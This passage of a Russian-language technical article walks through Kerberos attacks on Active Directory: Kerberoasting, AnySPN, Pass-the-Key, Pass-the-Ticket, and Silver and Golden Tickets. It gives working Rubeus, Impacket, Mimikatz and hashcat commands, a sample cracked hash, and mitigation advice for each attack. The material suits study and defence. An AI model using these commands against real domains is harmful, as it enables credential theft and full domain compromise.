
```
C:\Users\Administrator\Downloads>Rubeus.exe kerberoast /outfile:TGS_REP_hashes.txt

   ______        _
  (_____ \      | |
   _____) )_   _| |__  _____ _   _  ___
  |  __  /| | | |  _ \| ___ | | | |/___)
  | |  \ \| |_| | |_) ) ____| |_| |___ |
  |_|   |_|____/|____/|_____)____/(___/

  v1.5.0


[*] Action: Kerberoasting

[*] NOTICE: AES hashes will be returned for AES-enabled accounts.
[*]         Use /ticket:X or /tgtdeleg to force RC4_HMAC for these accounts.

[*] Searching the current domain for Kerberoastable users

[*] Total kerberoastable users : 2


[*] SamAccountName         : SQLService
[*] DistinguishedName      : CN=SQLService,CN=Users,DC=CONTROLLER,DC=local
[*] ServicePrincipalName   : CONTROLLER-1/SQLService.CONTROLLER.local:30111
[*] PwdLastSet             : 5/25/2020 10:28:26 PM
[*] Supported ETypes       : RC4_HMAC_DEFAULT
[*] Hash written to C:\Users\Administrator\Downloads\TGS_REP_hashes.txt


[*] SamAccountName         : HTTPService
[*] DistinguishedName      : CN=HTTPService,CN=Users,DC=CONTROLLER,DC=local
[*] ServicePrincipalName   : CONTROLLER-1/HTTPService.CONTROLLER.local:30222
[*] PwdLastSet             : 5/25/2020 10:39:17 PM
[*] Supported ETypes       : RC4_HMAC_DEFAULT
[*] Hash written to C:\Users\Administrator\Downloads\TGS_REP_hashes.txt

[*] Roasted hashes written to : C:\Users\Administrator\Downloads\TGS_REP_hashes.txt
```

> Примечание 3: Извлечь TGS билеты и провести оффлайн подбор пароля также возможно в результате анализа сетевого трафика с помощью extracttgsrepfrompcap

Выявить сервисные учетные записи, а также посмотреть права, которыми они обладают, можно с помощью Bloodhound:



Поиск учетных записей, обладающих SPN




Поиск привилегированных учетных записей, обладающих SPN

В заключении выполняем перебор с Hashcat:

```
hashcat -m 13100 $kerberos_hashes $dictionary
```

```
$krb5tgs$23$*SQLService$CONTROLLER.local$CONTROLLER-1/SQLService.CONTROLLER.local:30111*$e115a574658374398bd17cc75315ef37$acfb8
e7a0b37926f52436a9954efe8c3faace2f1502a4a2f55ed94689cac27453b14ab08a77997479f5e92667db6c554b9f2fa68706d9b5734f81821ac8492ea8502
92914cf004b984b0425fee162d5382a71b13bad688e7dbe7f7fbbf166e0b3763b5d8e8f14fa1fffdefd3c0fe1f27bdc13c4d0d0f57a1433fc970112a9592113
8c468c8bbae2bd13caa435f8d1786fa6f2a565ce929cd6e26280b69871cc8d2229deaf23270678719bd8bc5e07b237b15a28fd492638754a95184cb38af51d6
51670ea2908434c7624e80f682f4218932a3ba4f825da689115cf2c5fde080e1ed134d6cae418a4fa9423fd785e8912ec0dde75ff6d14a56cf63e7f61022862
3d7ab4c31ce762a1e939c1b060285ff39d937ba144119d48569510bf1d273ae4f25dbf336dfa85d1785ecec17382fc06339f7088707f9a1d0f21f26c832ba3e
147842363776cf05b367a733510ca5b3b80a7b1b930301036adbfb23b8857e037193c5a46d38568d094e453b313ede37c588daae827c50fa06f911a61ff5cdc
fe8fa39ec01c8da5622dc4bcc5d0701be3ff19f3712e7aeaee11143cf57ce9fc8f66f872314f8f448e073254c8c80c5b9103b144ed1fb8c75aca088b77368b6
cf11e91c2ec7ffcede7038206753c4cd4d2ccc52d89e6a5f03dfb2309baedead013b58f05eddfbe03b59837525aab7f0472b4978cd348d4ea4ee2d3e7cbe659
41529d7dee1ca5a823150991a90d606563efc8809fff5d75ff201f9d4663d640099cb87b778ee4956892cb2bac7ff51151506d0e9703cdbc2a4e62ee9621e60
33cd24f2b1bd28929ef3197ee105b2d3fa095ea6af2c12399d189fb5b56b26ad81054931ae5bad2dfd9b0d7a1f88653ca8a6aa2e5f932e05937f4263192a718
2467a804b0af7a6262f8d32ab207fad8144f47e3468ba0b03a141369a6af4453b9afc3e914d8cbc462f7445a6ef3a5da617c929cd3a8981d487cba7591aaca4
06898399948a227432768e48f139bb1307d07ddecb9035296caaf5a1e49d08e75cfa95420e73807cda76218f0c48397726cfbc209ad977f42fca8f0ee818403
2a55125df655598062668c6e4a07b7bb51c456c66007c3a8a9c23dcaa5b9494e5fd6d3ee6435311ed1e7d76409e344c8eaadecb47a313778606a901cddec080
8688d6f116f7b0bc96cbdc46fd15df243924d81ba858474bb31c5987ee621652143bfda925faae532c43f073cec9b4ac349e22bdb5aa5ee32b7b48cd930f6a4
048af4f08897fe9842f368d3603c3a8a1e583c54b64e2ff585dab04f2829768986af6ac9585db4dbfd520e1ad1b35425edbdc4d4fbd0f8bd786eff5d8184286
8f603469bfe4bcba3d11f7213d36a4c306aba5304752088e2511074173ed84ef878331641bcac1ecac94717a95d38fd67d08d8829b004e341abd4e7f1e84cb7
58230f81bf193f84236afe72a1cd2dd1205532e3e2dafc60ec4fab2b382fd754dc65f4c44431ee7f5a7cb79bb1fac6465832b41e2744714c7e488b5ad456d66
0ac0bf89e35c57d6eb6869fe59ca2ab9ccde250e0a0aefe43dcab22b24988e594cb5a4e091e3301626a91697d09375dd21d19177a03991d779072ddc9c653db
89557842a727f974bb685273106ba5e77e9d6df2c188a:MYPassword123#
```

Пример успешного оффлайн подбора пароля



Пример результирующего вывода hashcat

Kerberoasting + AnySPN

Существуют способы выполнить Kerberoasting, не зная SPN имени сервиса. Ранее уже подробно рассматривался формат SPN: *service-name/host:port@REALM*.

У одной учетной записи может быть несколько сервисов, то есть несколько SPN. Проблема заключается в том, что поле “имя сервиса” в ходе KRB-запросов не зашифровывается. То есть вместо одного сервиса можно указать другой и ничего не сломается, так как все сервисы, принадлежащие одной учетной записи, обладают одинаковым секретом и могут расшифровать TGS билет, предназначенный другому сервису указанной учетной записи. Атака методом подмены SPN называется AnySPN.

Таким образом возможна следующая вариация Kerberoasting: если известно имя учетной записи (*SAM Account Name, SAN*) и что она обладает каким-то SPN, то все равно можно запросить TGS билет, указав SAN вместо SPN, и Kerberoasting отработает.

Подытожим: возможно получить TGS-билет, не зная названия сервиса.

Целевой Kerberoasting

Условие для проведения атаки: наличие одного из прав - GenericAll, GenericWrite, WriteProperty или Validated-SPN в отношении атакуемой учетной записи.

Результат успешной атаки: доступ с правами атакованной учетной записи

Наличие одного из перечисленных выше прав, позволяет установить SPN у атакуемой учетной записи. Таким образом указанная учетная запись становится подверженной атаке Kerberoasting.

Команда для выполнения атаки:

```
targetedKerberoast.py -v -d $domain_FQDN -u $username -p $password
```

> Для выполнения целевого Kerberoasting в отношении конкретной учетной записи смотри справку *targetedKerberoast.py*

Рекомендация по противодействию Kerberoasting:

- Установить для сервисных учетных записей несловарные пароли длинной от 20 символов
- Использовать защищенный канал между клиентом и контроллером домена для обмена KRB-сообщениями (Flexible Authentication Secure Tunneling или Kerberos armoring).
- Использовать групповые учетные записи служб (Group Managed Service Accounts, gMSA) в качестве сервисных учетных записей.
- Создать “ложную” сервисную учетную запись, обладающую SPN, но не имеющую отношения ни к какому приложению. В дальнейшем необходимо отслеживать попытки запроса TGS к указанной службе. Пример для вдохновения.
- Руководствоваться принципом минимальных привилегий в отношении сервисных учетных записей. В частности, не наделять сервисные учетные записи правами уровня администратора домена. Удалить неиспользуемые SPN.
- Отслеживать аномальные *KRB_TGS_REQ* запросы с использованием системы анализа трафика.
- Отключить слабые типы шифрования Kerberos.
- С использованием межсетевых экранов ограничить доступ к KDC для сетевых объектов, не входящих в белый список.

Для самостоятельной тренировки Kerberoasting есть стенд Active на HackTheBox.

Источники:

> Хорошая статья про Kerberoasting на русском языке. Там же можно подробнее прочитать про реализацию рекомендаций на практике.

Для дальнейшего углубленного изучения:

> Статья, в которой рассматриваются типовые ошибки Red Team при Kerberoasting, а также способы остаться незамеченным.

Pass-the-key / Overpass The Hash

Условие для проведения атаки: наличие ключа пользователя.

Варианты выполнения условия:

> Извлечь ключи из памяти скомпрометированной рабочей станции (требуются права администратора)

Результат успешной атаки: дальнейшее продвижение с правами скомпрометированной учетной записи.

Предположим атакующий получил доступ с правами администратора в отношении одной из доменных рабочих станций. Дальше, как правило, возникает задача сбора аутентификационных данных для последующего доступа к другим объектам домена.

> Наличие доступа с правами администратора по умолчанию означает, что вы можете сделать на рабочей станции всё, что заблагорассудиться. В теории никакие средства защиты не помещают извлечь необходимые сведения, например из памяти процесса LSASS. Обход средств защиты выходит за рамки настоящей статьи.

В результате извлечения аутентификационных данных атакующий может добыть ключ пользователя, используемый для запроса TGT у контроллера домена. Далее с использованием добытого ключа атакующий получает TGT, а вместе с ним и доступ к объектам домена.

Ключ может иметь различный вид в зависимости от настроек Kerberos (см.ранее). При использовании алгоритма RC4_HMAC_MD5 ключом будет являться NT хэш пароля пользователя. В таком случае атака повторного воспроизведения указанного хэша в Kerberos является подвидом атаки Pass-the-Key и называется Overpass-The-Hash.

Когда целесообразен Pass-the-Key? Допустим в организации отключена аутентификация с использованием NTLM и Kerberos с RC4_HMAC_MD5. На практике подобное маловероятно, но в отношении ряда объектов вполне может встретиться. Тогда знание, AES-ключа все равно позволит получить необходимый доступ без знания пароля.

Команды для выполнения атаки:

При наличии NT-хэша (Overpass-the-Hash)

```
getTGT.py -hashes $LM:$NT $Domain_FQDN/$username@$target
```

При наличии ключа, сформированного по AES-алгоритмам

```
getTGT.py -aesKey $KerberosKey $Domain_FQDN/$username@$target
```

Рекомендации по противодействию Overpass-the-hash:

Исключить использование RC4_HMAC_MD5 в Kerberos. В случае невозможности отключения отслеживать аномальные запросы с использованием указанного алгоритма шифрования.

Рекомендации по противодействию Pass-the-key:

- При распределении привилегированного доступа руководствоваться многоуровневой моделью Microsoft. Использовать для администрирования некритичных объектов домена выделенные учетные записи с ограниченными правами. Не использовать административные учетные записи для доступа к рядовым ресурсам.
- Ограничить входящие соединения на межсетевом экране для каждого конечного сетевого объекта, в первую очередь для серверов.
- Использовать Credential Guard для защиты процесса lsass.exe и противодействия извлечению аутентификационных данных на объектах сети функционирующих под управлением ОС семейства Windows.
- Ограничить входящие соединения на межсетевом экране каждого конечного узла.

Для дальнейшего углубленного изучения:

Исследование harmj0y о возможном понижении версии алгоритма формирования ключа (AES -> RC4)

Pass-the-Ticket (PtT) / Pass-the-Cache

Условие для проведения атаки: наличие TGT или TGS билетов.

Варианты выполнения условия:

- Извлечь билеты из скомпрометированной рабочей станции при наличии прав администратора
- Извлечь билеты из резервной копии рабочей станции (без прав администратора)
- Извлечь из рабочей станции билеты только скомпрометированного пользователя (без прав администратора)
- Сформировать на своей рабочей станции самостоятельно при наличии соответствующих аутентификационных данных

Результат успешной атаки: дальнейшее продвижение с правами скомпрометированной учетной записи.

Прежде чем приступить к разбору атаки рассмотрим, как хранятся билеты Kerberos в различных операционных системах.

В Linux для хранения Kerberos используется формат ccache (от credential cache). Сами билеты могут быть обнаружены в:

- в директории /tmp в файлах с именем, имеющим вид: *krb5cc_%{uid}*
- в памяти ядра, специально предназначенной для хранения ключей (kernel keyrings)
- в памяти пользовательского процесса

В Windows билеты Kerberos хранятся в памяти процесса lsass в формате kirbi. Просмотреть доступные текущему пользователю билеты можно следующим образом:

```
PS C:\Users\Ivan> klist
```

Конвертировать билеты в необходимый формат можно следующим образом:

kirbi -> ccache (Windows -> Linux)

```
ticketConverter.py $ticket.kirbi $ticket.ccache
```

ccache -> kirbi (Linux -> Windows)

```
ticketConverter.py $ticket.ccache $ticket.kirbi
```

Команды для выполнения атаки:

В Linux:

```
export KRB5CCNAME=path_to_ticket.ccache
```

В Windows при помощи Mimikatz:

```
kerberos::ptt path_to_ticket.kirbi
```

В Mimikatz можно также использовать ccache формат:

```
kerberos::ptt path_to_ticket.ccache
```

В Windows при помощи Rubeus:

```
Rubeus.exe ptt /ticket:"base64 | file.kirbi"
```

В Linux для использования загруженных билетов в поддерживающих Kerberos инструментах необходимо указать соответствующие ключи (как правило: *-no-pass / -k*).

О каких инструментах идет речь? В первую очередь об утилитах, входящих в состав Impacket, и crackmapexec.

Пример:

```
psexec.py -k $Domain_FQDN/$username@$target
```

В Windows после загрузки в lsass билет будет использоваться по умолчанию.

```
.\PsExec.exe -accepteula \\<target> cmd
```

PtT + AnySPN

Очевидно, что больше возможностей для дальнейшего продвижения предоставляет именно TGT, ведь TGS билет используется для доступа только к одному определенному сервису.

Это действительно так, но еще раз обратимся к атаке AnySPN. В ходе Pass-the-Key возможно подменить SPN в TGS-билете и использовать модифицированный TGS-билет для доступа к другому сервису, принадлежащему той же учетной записи.

```
arseniy@ptarch $ export KRB5CCNAME=./Administrator.ccache
arseniy@ptarch $ klist
Ticket cache: FILE:./Administrator.ccache
Default principal: Administrator@CONTOSO.COM

Valid starting       Expires              Service principal
08/11/2020 06:23:01  08/09/2030 06:23:01  http/DC02.CONTOSO.COM@CONTOSO.COM
        renew until 08/09/2030 06:23:01
arseniy@ptarch $ smbclient.py -k -no-pass -debug Administrator@DC02.CONTOSO.COM
Impacket - Copyright 2020 SecureAuth Corporation

[+] Using Kerberos Cache: ./Administrator.ccache
[+] Domain retrieved from CCache: CONTOSO.COM
[+] SPN CIFS/DC02.CONTOSO.COM@CONTOSO.COM not found in cache
[+] AnySPN is True, looking for another suitable SPN
[+] Returning cached credential for HTTP/DC02.CONTOSO.COM@CONTOSO.COM
[+] Changing sname from http/DC02.CONTOSO.COM@CONTOSO.COM to cifs/DC02.CONTOSO.COM@CONTOSO.
[+] Using TGS from cache
Type help for list of commands
# use C$
#
```

(скриншот взят отсюда)

Рекомендации по противодействию Pass-the-Ticket:

- При распределении привилегированного доступа руководствоваться многоуровневой моделью Microsoft. Использовать для администрирования некритичных объектов домена выделенные учетные записи с ограниченными правами. Не использовать административные учетные записи для доступа к рядовым ресурсам.
- Ограничить входящие соединения на межсетевом экране для каждого конечного сетевого объекта, в первую очередь для серверов.
- Использовать Credential Guard для защиты процесса lsass.exe и противодействия извлечению аутентификационных данных на объектах сети функционирующих под управлением ОС семейства Windows.
- Ограничить входящие соединения на межсетевом экране каждого конечного узла.

Источники литературы:

Kerberos (II): How to attack Kerberos? (Eloy Pérez)

Silver Ticket

Условие для проведения атаки: наличие ключа сервиса.

Некоторые варианты выполнения условия:

- Kerberoasting
- Извлечь ключ из памяти процесса lsass.exe скомпрометированной рабочей станции (требуются права администратора)
- В результате перебора по радужным таблицам после понижение NTLMv2 -> NTLMv1 (права администратора не требуются)

Результат успешной атаки: закрепление возможности доступа к скомпрометированному сервису с правами уровня администратора домена.

При наличии ключа сервиса атакующий может самостоятельно сформировать TGS-билет для доступа к указанному сервису. Действительно, как было рассмотрено ранее [1][2], для составления TGS-билета требуется:

1. Составить произвольный PAC
2. Подписать PAC ключом сервиса
3. Придумать свой собственный сессионный ключ
4. Указать корректное время и период действия билета
5. Зашифровать получившиеся данные из пунктов 1-4 ключом сервиса
6. Составить аутентификатор от имени произвольного пользователя
7. Зашифровать аутентификатор придуманным сессионным ключом

На этом атака Silver Ticket по сути и заканчивается. Далее с использованием атаки Pass-the-Ticket атакующий обращается к скомпрометированному сервису. Что будет происходить на стороне сервиса при получении созданного лже TGS-билета:

1. Сервис при помощи своего ключа расшифровывает TGS-билет. Отправитель становится доверенным, так как он смог предоставить TGS-билет, который в теории может быть выдан только контроллером домена. Но в теории теория и практика не отличаются, а на практике они расходятся.
2. Сервис проверяет свою подпись PAC.
3. Сервис извлекает сессионный ключ и с его помощью расшифровывает аутентификатор.
4. Сервис предоставляет пользователю из аутентификатора доступ к себе с правами указанными в PAC.

Теперь могут возникнуть вопросы, которые хочется сразу же обсудить:

- В PAC действительно можно указать произвольные данные?
- Да, например можно указать, что пользователь состоит в группе администраторов домена.

- Погодите, PAC подписывается два раза. Один раз сервис, один раз контроллер домена. Как быть с подписью krbtgt?
- Никак. По умолчанию сервис не отправляет полученный TGS-билет на контроллер домена для проверки подписи. Таким образом даже после смены секрета учетной записи krbtgt атакующий сохранит доступ к сервису.

Команды для выполнения атаки в Linux:

С использованием RC4 ключа (NT-хэша):

```
ticketer.py -nthash $NThash -domain-sid $DomainSID -domain $DOMAIN -spn $SPN
$Username
```

spn - имя сервиса для которого формируется TGS-билет username - имя произвольной, но реальной учетной записи домена domain-sid - идентификатор безопасности домена, который можно узнать при помощи следующей команды:

```
lookupsid.py -hashes 'LMhash:NThash' 'DOMAIN/DomainUser@DomainController' 0
```

С использованием AES ключа:

```
ticketer.py -aesKey $AESkey -domain-sid $DomainSID -domain $DOMAIN -spn $SPN
$Username
```

Команды для выполнения атаки в Windows:

С использованием RC4 ключа (NT-хэша) в Mimikatz:

```
kerberos::golden /domain:$DOMAIN /sid:$DomainSID /rc4:$krbtgt_NThash
/user:$username_to_impersonate /target:$targetFQDN /service:$spn_type /ptt
```

С использованием AES128 ключа в Mimikatz:

```
kerberos::golden /domain:$DOMAIN /sid:$DomainSID /aes128:$krbtgt_aes128_key
/user:$username_to_impersonate /target:$targetFQDN /service:$spn_type /ptt
```

С использованием AES256 ключа в Mimikatz:

```
kerberos::golden /domain:$DOMAIN /sid:$DomainSID /aes256:$krbtgt_aes256_key
/user:$username_to_impersonate /target:$targetFQDN /service:$spn_type /ptt
```

> Примечание: Mimikatz и Ticketer по умолчанию указывают в PAC, что пользователь состоит в административных группах с предопределенными идентификаторами (513, 512, 520, 518, 519). Крайне редко права доступа могут быть нарезаны только для специфической группы и членства в группе администраторов домена будет недостаточно. Тогда при желании более точно сформировать PAC можно воспользоваться утилитой GoldenCopy.

Также хочется отметить некоторые особенности, которые могут выдать Silver Ticket. Это может пригодится Red и Blue Team.

1. В ходе Silver Ticket отсутствует взаимодействие с контроллером домена, то есть атакующий не использует TGT для запроса TGS. Билет появляется из ниоткуда, а это можно отследить в результате анализа логов.
2. Использование алгоритма шифрования RC4 может быть рассмотрено, как аномальное. По умолчанию для рабочих станций используется AES256.
3. Запрос билета с большим временем жизни также может быть рассмотрен, как аномальное поведение.

Рекомендация по противодействию Silver Ticket:

Использовать проверку подлинности PAC

Ссылки:

- hackndo
- hacker recipes

Материалы для дальнейшего изучения:

Статья про проверку PAC

Golden Ticket

Условие для проведения атаки: наличие ключа учетной записи *krbtgt*.

Некоторые варианты выполнения условия:

Атака DCsync

Результат успешной атаки: закрепление возможности доступа к скомпрометированному домену.

Наличие ключа учетной записи *krbtgt* позволяет атакующему формировать и изменять TGT по своему усмотрению. Таким образом возможно составить произвольный PAC для любого пользователя домена и получить от его имени доступ к необходимому сервису с желаемыми правами.

Команды для выполнения атаки в Linux:

С использованием RC4 ключа (NT-хэша):

```
ticketer.py -nthash $krbtgtNThash -domain-sid $domainSID -domain $Domain
$RandomUser
```

С использованием AES ключа:

```
ticketer.py -aesKey $krbtgtAESkey -domain-sid $DomainSID -domain $Domain
$RandomUser
```

С указанием идентификаторов групп:

```
ticketer.py -nthash $krbtgtNThash -domain-sid $DomainSID -domain $Domain -user-id
$UserID -groups $GroupID1,$GroupID2, ... $RandomUser
```

Команды для выполнения атаки в Windows:

С использованием RC4 ключа (NT-хэша) в Mimikatz:

```
kerberos::golden /domain:$Domain /sid:$DomainSID /rc4:$krbtgt_NThash
/user:$RandomUser /ptt
```

С использованием AES128 ключа в Mimikatz:

```
kerberos::golden /domain:$Domain /sid:$DomainSID /aes128:$krbtgt_aes128_key
/user:$RandomUser /ptt
```

С использованием AES256 ключа в Mimikatz:

```
kerberos::golden /domain:$Domain /sid:$DomainSID /aes256:$krbtgt_aes256_key
/user:$RandomUser /ptt
```

Заключение

На этом рассмотрение классических атак на протокол Kerberos считаю оконченным. В итоге были разобраны основные моменты, рекомендации по противодействию и особенности проведения указанных атак. Надеюсь, что настоящий материал поможет более глубоко и детально разобраться в механизмах атак на протокол Kerberos в Active Directory.

К сожалению нельзя объять необъятное. Некоторые важные и актуальные темы, например связанные с делегированием, не были затронуты. Также не описывались атаки, создающие условия для дальнейшего проведения атак на Kerberos. Все это возможно будет рассказано позже.

Ссылки

Общие источники из которых черпал информацию по атакам на Kerberos

- Монументальный труд Eloy Pérez
- Комплексная статья Сергея Ефимова
- “Разбираем атаки на Kerberos с помощью Rubeus”. Части 1 и 2 компании T.Hunter
- Kerberoasting without SPN от Арсения Шароглазова

Полезные блоги для дальнейшего изучения, в том числе отличных от Kerberos, атак на Active Directory:

Картинки:

- Матрешки взяты отсюда
- Скриншот экрана входа отсюда

- Цербер отсюда